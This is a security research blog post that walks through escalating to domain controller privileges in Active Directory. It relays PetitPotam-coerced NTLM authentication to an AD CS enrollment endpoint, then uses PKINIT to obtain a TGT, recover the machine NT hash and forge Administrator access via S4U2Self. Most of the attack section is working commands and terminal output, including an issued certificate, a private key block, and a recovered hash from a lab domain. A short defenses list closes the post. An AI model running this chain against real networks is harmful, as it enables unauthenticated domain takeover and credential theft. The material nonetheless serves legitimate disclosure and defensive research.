SaveCert: yes
```


With this information we can build our custom AD CS relay attack. The template for the http attack in ntlmrelayx begins with an authenticated session. Building on this we can create a private key and certificate on the fly, and submit this request to the CA. After submitting the request, we get the certificate that was issued to us and use it to authenticate.

The template that can be used depends on the account that is relayed. For a member server or workstation, the template would be “Computer”. For Domain Controllers this template gives an error because a DC is not a regular server and is not a member of “Domain Computers”. So if you’re relaying a DC then the template should be “DomainController” to match.

I did not initially want to publish the exploit code because Will and Lee also held off publishing theirs, but of course several people managed to reproduce the same attack pattern as above based on the whitepaper. A pull request for impacket soon appeared by user ExAndroidDev, which implements more or less the same code. If you’re curious about my implementation, I included a proof-of-concept version of the http attack file in the PKINITtools repository. If you want to play with this template you’ll have to change the template and the domain manually before copying it to the correct impacket directory and running ntlmrelayx. Below is an example of the attack running:



```
(impacket-py3) user@localhost:~/PetitPotam$ python Petitpotam.py dev.testsegment.local s2019dc.testsegment.local


              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'

PoC to connect to lsarpc and elicit machine account authentication via MS-EFSRPC EfsRpcOpenFileRaw()
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


[-] Connecting to ncacn_np:s2019dc.testsegment.local[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```




```
(impacket-py3) user@localhost:~/impacket-py3$ python examples/ntlmrelayx.py -t https://s2016dc.testsegment.local/certs
rv/certfnsh.asp -smb2support
Impacket v0.9.24.dev1+20210618.54810.11f4304 - Copyright 2021 SecureAuth Corporation

[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] SMBD-Thread-4: Connection from TESTSEGMENT/S2019DC$@192.168.222.114 controlled, attacking target https://s2016dc.t
estsegment.local
[-] Unsupported MechType 'MS KRB5 - Microsoft Kerberos 5'
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against https://s2016dc.testsegment.local as TESTSEGMENT/S2019DC$ SUCCEED
Cert issued OK!
Got signed cert for S2019DC$!
Cert:
-----BEGIN CERTIFICATE-----
MIIF5zCCBM+gAwIBAgITcAAAAG5ihTuNyEE1BAAAAAAAbjANBgkqhkiG9w0BAQsF
ADBVMRUwEwYKCZImiZPyLGQBGRYFbG9jYWwxGzAZBgoJkiaJk/IsZAEZFgt0ZXN0
c2VnbWVudDEfMB0GA1UEAxMWdGVzdHNlZ21lbnQtUzIwMTZEQy1DQTAeFw0yMTA3
MjgxNTUzMjRaFw0yMjA3MjgxNTUzMjRaMCQxIjAgBgNVBAMTGVMyMDE5REMudGVz
dHNlZ21lbnQubG9jYWwwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDa
QYBVqQt1fYUS5qXraNeRQtnUqrBqjGr0ivmtcwzBqS6jQf5IB/eI0mCwevZntdk/
  ...cut...
qp4m+VxrTmaPFIeO58SRCcUueSBntJK40/JIcA1a8Xm3o+1W0FgKYiI+n9pDWhPq
k5I+40f7IR2svzY8E5LfI+Ide7HSFetKHpIK7k3L0FqlfEm+NVHJheMAuHUU6dmv
1lRjHWYHV/ng5eLeyUb6XyNN2p5TBmZAF+9q8TyN4DNiUFOcUvJ6q/2w8fq+crRT
vrwRELD+Vk9R37O0hBx59OFkOAspepDUpKiK
-----END CERTIFICATE-----

Key:
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA2kGAVYELdX2FEual62jXkULZ1IKwYIxq9Ir5rXMMwakuo0H+
SAf3iNJgsHr2Z7XZP7bh/8TrKjw4zeq7tdmud/1F0qr3Mxp5KQVE5r8wXDnKfia+
f8FB5dFcGjjk3D5LZGe5+IhdCJgiAuThnQXvxkDaPa6eUYF0nMK2LauoMGxepk2h
FvnMg/oJ0I7HwAHhCaIvYeyovw+8WGBchwx9UTZznqho2A2N3J2XUmkU5/EUUq59
b25maWd1cmF0aW9uLERDPXRlc3RzZWdtZW50LERDPWxvY2FsP2NBQ2VydGlmaWNh
dGU/YmFzZT9vYmplY3RDbGFzcz1jZXJ0aWZpY2F0aW9uQXV0aG9yaXR5MC8GCSsG
AQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBvAG4AdAByAG8AbABsAGUAcjAOBgNV
HQ8BAf8EBAMCBaAwHQYDVR0lBBYwFAYIKwYBBQUHAwIGCCsGAQUFBwMBMEUGA1Ud
EQQ+MDygHwYJKwYBBAGCNxkBoBIEENe3iVXcCkRMi2nNYH4J2WWCGVMyMDE5REMu
dGVzdHNlZ21lbnQubG9jYWwwRAYJKoZIhvcNAQkPBDcwNTAOBggqhkiG9w0DAgIC
AIAwDgYIKoZIhvcNAwQCAgCAMAcGBSsOAwIHMAoGCCqGSIb3DQMHMA0GCSqGSIb3
DQEBCwUAA4IBAQAyrV/dreYJIVYx3rdG4Ys2FQSFTzlZ6nDSCWUMb5JUoTuVtD82
6I65SbCHjC3NPc+v5WJUGIfGEH3vbYN6lfCC1cE6hGOKiyP71Gi0j9/VTe3EA1Xh
```

Note that this is **fully unauthenticated** (a feature of PetitPotam when used against DC's) and instantly escalates to Domain Controller privileges.

Abusing the obtained certificate - diving into PKINIT

To actually use these certificates for Kerberos with PKINIT, we can use either Rubeus or kekeo. Both of these tools have the downside that they only work on Windows. Originally I wanted to see if I could also port the PKINIT functionality to impacket, because if I could manage to get a regular TGT from the initial PKINIT operation this would allow us to use it with the other impacket tools such as secretdump and smbclient without any additional changes. I went down the rabbit hole of implementing the PKINIT ASN1 structures in impacket, but soon found out that the PKINIT specification itself uses structures from a multitude of different RFCs for it's cryptographic operations. I did some more searching for projects that already used PKINIT in Python and found that AzureADJoinedMachinePTC has an impacket based implementation, and that SkelSec's minikerberos has a custom implementation as well. Both these implementations are written for Azure AD joined devices to use SMB and authenticate with certificates. This differs from our goal because Azure AD uses user-to-user (U2U) Kerberos without a central KDC. The PKINIT process is embedded in NegoEx over SMB. For using certificates in Active Directory, we don't need the U2U implementation or the NegoEx parts. But most of the code for PKINIT was already there so I decided to built forth on that rather than reinvent the wheel. The minikerberos project was the implementation of choice because AzureADJoinedMachinePTC does not actually implement the required signing operations in Python, but uses Windows API's for that, which prevents it on working on other operating systems.

I will save you the rant about ASN1 and about the many hours it took me to figure out that Active Directory for some reason does not consider Diffie-Hellman parameters generated by the `cryptography` library strong enough (without documentation I could find about the requirements or about why this is), so I had to borrow some known-safe primes instead. The end result of this is a simple command line tool that can take a certificate and private key, either in PFX or in PEM format, and request a TGT using PKINIT.



```
(PKINITtools) user@localhost:~/PKINITtools$ python gettgtpkinit.py testsegment.local/s2019dc\$ -cert-pem newcert.pem
key-pem privkey.pem s2019dc.ccache
2021-07-28 18:29:53,333 minikerberos INFO     Loading certificate and key from file
2021-07-28 18:29:53,343 minikerberos INFO     Requesting TGT
2021-07-28 18:29:53,355 minikerberos INFO     AS-REP encryption key (you might need this later):
2021-07-28 18:29:53,356 minikerberos INFO     1c262e14a42ccdcdbb79ca77f008448477a178353793acd887697c8a95cf811b
2021-07-28 18:29:53,358 minikerberos INFO     Saved TGT to file
```

Obtaining the NT hash of the impersonated computer account


One of the features described in the whitepaper from Will and Lee is the ability to obtain the original NT hash for an account by using the certificate. This is described as "THEFT5" in the whitepaper. The reason behind this is that when certificate authentication is used and a TGT is obtained, there has to be some way for the account performing the authentication to fall back to NTLM authentication if Kerberos is not supported. For that reason, the KDC will supply the NT hash of the account in the PAC that is added to the TGT (if you're not sure what a PAC is or what is in there, I recommend you read my blog on forest trusts).

There is some interesting process involved in this. Whenever PKINIT authentication is used, the KDC adds the NT hash in an encrypted format to the PAC. This is encrypted with the same key as that is negotiated between the KDC and the client for encrypting the session key for the TGT. This key is negotiated with Diffie-Hellman key exchange or is encrypted using the public key of the certificate, depending on the implementation. The result of this is a key called the "AS reply key" in the documentation in MS-PAC. The PAC is contained inside the TGT, which is encrypted with one of the Kerberos keys of the `krbtgt` account. This makes it impossible for our client to actually read the PAC.

The way to read the PAC and to access the NT Hash is done via the Kerberos user to user (U2U) extensions. This extension introduces an option called `ENC-TKT-IN-SKEY`, which encrypts the resulting service ticket using the session key from a supplied TGT rather than with the key of the target service/user. This session key is in our possession (we need it to use our TGT), so we can use this to decrypt the service ticket, containing the PAC. The whole process is as follows:

1. Request a TGT using PKINIT and note down the AS reply key (the `gettgtpkinit.py` tool prints the key for you as you can see in the screenshot above).
2. Request a service ticket to ourself, while supplying the `ENC-TKT-IN-SKEY` option and adding the TGT that was issued to us to the “additional tickets” section of the `TGS-REQ`
3. The KDC will copy over the PAC, with the encrypted NT hash, to the ticket that is issued, and will encrypt this ticket with the session key of our TGT (which is known to us)
4. Using the session key we can decrypt the ticket, extract the PAC, and parse + decrypt the NT hash using the AS reply key

The proof-of-concept for this, which is mostly based on `getPac.py` from impacket and on reading the kekeo source code is called `getnthash.py`. Here’s a demo:




```
(PKINITtools) user@localhost:~/PKINITtools$ KRB5CCNAME=s2019dc.ccache python getnthash.py testsegment.local/s2019dc\$
-key 1c262e14a42ccdcdbb79ca77f008448477a178353793acd887697c8a95cf811b
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
fa6b130d73311d1be5495f589f9f4571
```

Abuse

With the NT hash in our possession (which is the NT hash of the computer account that we originally relayed), we can perform attacks as that account using any tool that supports hashes for machine authentication. Alternatively, to get access to the original host we could use the hash as RC4 Kerberos key to create a silver ticket, which can contain any user claim and will be accepted by the host.


Using S4U2Self to obtain access to the relayed machine

There is another approach to obtain access to the machine we originally relayed. Aside from using the NT hash for a silver ticket, we can also use the TGT from earlier directly. This can be done via S4U2Self. If you’re not familiar with this, the S4U2Self extension makes it possible for a Kerberos service to request a ticket on behalf of anyone towards itself, as long as the service has an SPN registered. This is also (ab)used in many delegation scenario’s, and was documented as attack by Elad Shamir. The relevant bit is that because we have a TGT for the system we want to attack, we can request a legitimate service ticket for any user that is accepted by the original system (since it’s encrypted with it’s own service key). I once again wrote a small command line tool for this based on some minikerberos example, which is called `gets4uticket.py`. You should supply the ccache containing the TGT and an SPN that belongs to the system for which the TGT was issued. Then we can ask for a ticket for any user, in this case the "Administrator" user.



```
(PKINITtools) user@localhost:~/PKINITtools$ python gets4uticket.py kerberos+ccache://testsegment.local\\s2019dc\$:s2019dc.ccache@s2016dc.testsegment.local cifs/s2019dc.testsegment.local@testsegment.local Administrator@testsegment.local out.ccache -v
2021-07-28 18:32:34,669 minikerberos INFO     Trying to get SPN with Administrator@testsegment.local for cifs/s2019dc.testsegment.local@testsegment.local
2021-07-28 18:32:34,683 minikerberos INFO     Success!
2021-07-28 18:32:34,683 minikerberos INFO     Done!
```

This ticket does indeed have Administrative access on my domain controller, as demonstrated by the ability to list the contents of the `c$` drive:



```
(PKINITtools) user@localhost:~/PKINITtools$ KRB5CCNAME=out.ccache smbclient.py -k testsegment.local/administrator@s2019dc.testsegment.local -no-pass -debug
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[+] Impacket Library Installation Path: /home/dirkjan/.local/share/virtualenvs/PKINITtools-jp3Dw4oW/lib/python3.8/site-packages/impacket
[+] Using Kerberos Cache: out.ccache
[+] Returning cached credential for CIFS/S2019DC.TESTSEGMENT.LOCAL@TESTSEGMENT.LOCAL
[+] Using TGS from cache
Type help for list of commands
# use C$
# ls
drw-rw-rw-          0  Sun Sep 20 21:29:11 2020 $Recycle.Bin
drw-rw-rw-          0  Sun Sep 20 21:22:13 2020 Documents and Settings
-rw-rw-rw-  536870912  Mon Jul 26 12:20:30 2021 pagefile.sys
drw-rw-rw-          0  Sat Jun 19 19:26:12 2021 PerfLogs
drw-rw-rw-          0  Mon Oct  5 19:16:11 2020 Program Files
drw-rw-rw-          0  Sun Sep 20 21:29:10 2020 Program Files (x86)
drw-rw-rw-          0  Mon Oct  5 19:16:11 2020 ProgramData
drw-rw-rw-          0  Sun Sep 20 21:22:16 2020 Recovery
drw-rw-rw-          0  Sun Sep 20 21:41:24 2020 System Volume Information
drw-rw-rw-          0  Thu Jul  1 10:54:05 2021 temp
drw-rw-rw-          0  Mon Sep 21 19:49:05 2020 Users
drw-rw-rw-          0  Sat Jun 19 19:26:13 2021 Windows
# 
```

Other abuse avenues of PetitPotam

PetitPotam also makes it possible to cause a backconnect over WebDAV, provided the webdav service is running. The advantage of WebDAV is that authentication happens over HTTP, which can be relayed to LDAP in the default configuration. This makes it possible to perform attacks based on Resource Based Constrained Delegation, similar to previous blogs on this topic. Maximus recently wrote a nicely summarized Gist on this which contains the required steps and ways to get the WebDAV service running.

Defenses

There has already been written a lot about defenses on this topic, and there are extensive guidelines on mitigating relaying to AD CS in Lee and Will's whitepaper. There is also the official Microsoft recommendation. Personally I'd like to summarize the possible defenses as follows:

- Mitigate NTLM relaying attacks as much as possible by enforcing security features on sensitive services, such as LDAP signing + channel binding on the DCs and HTTPS + enhanced protection on IIS based services.
- Prevent services from authenticating to arbitrary workstations by disallowing traffic initiated from servers to workstations. An allowlist of required connections could be used if server to workstation traffic is required for some services.

- Disable known vulnerable services as much as possible (Spooler Service).
- Work on phasing out NTLM entirely.

Credits / Thanks / Tools

As stated before, not much of this is my original work, and all credits go to the people referenced already in this post. The tools/adaptions shown in this blog are available on my GitHub under PKINITtools.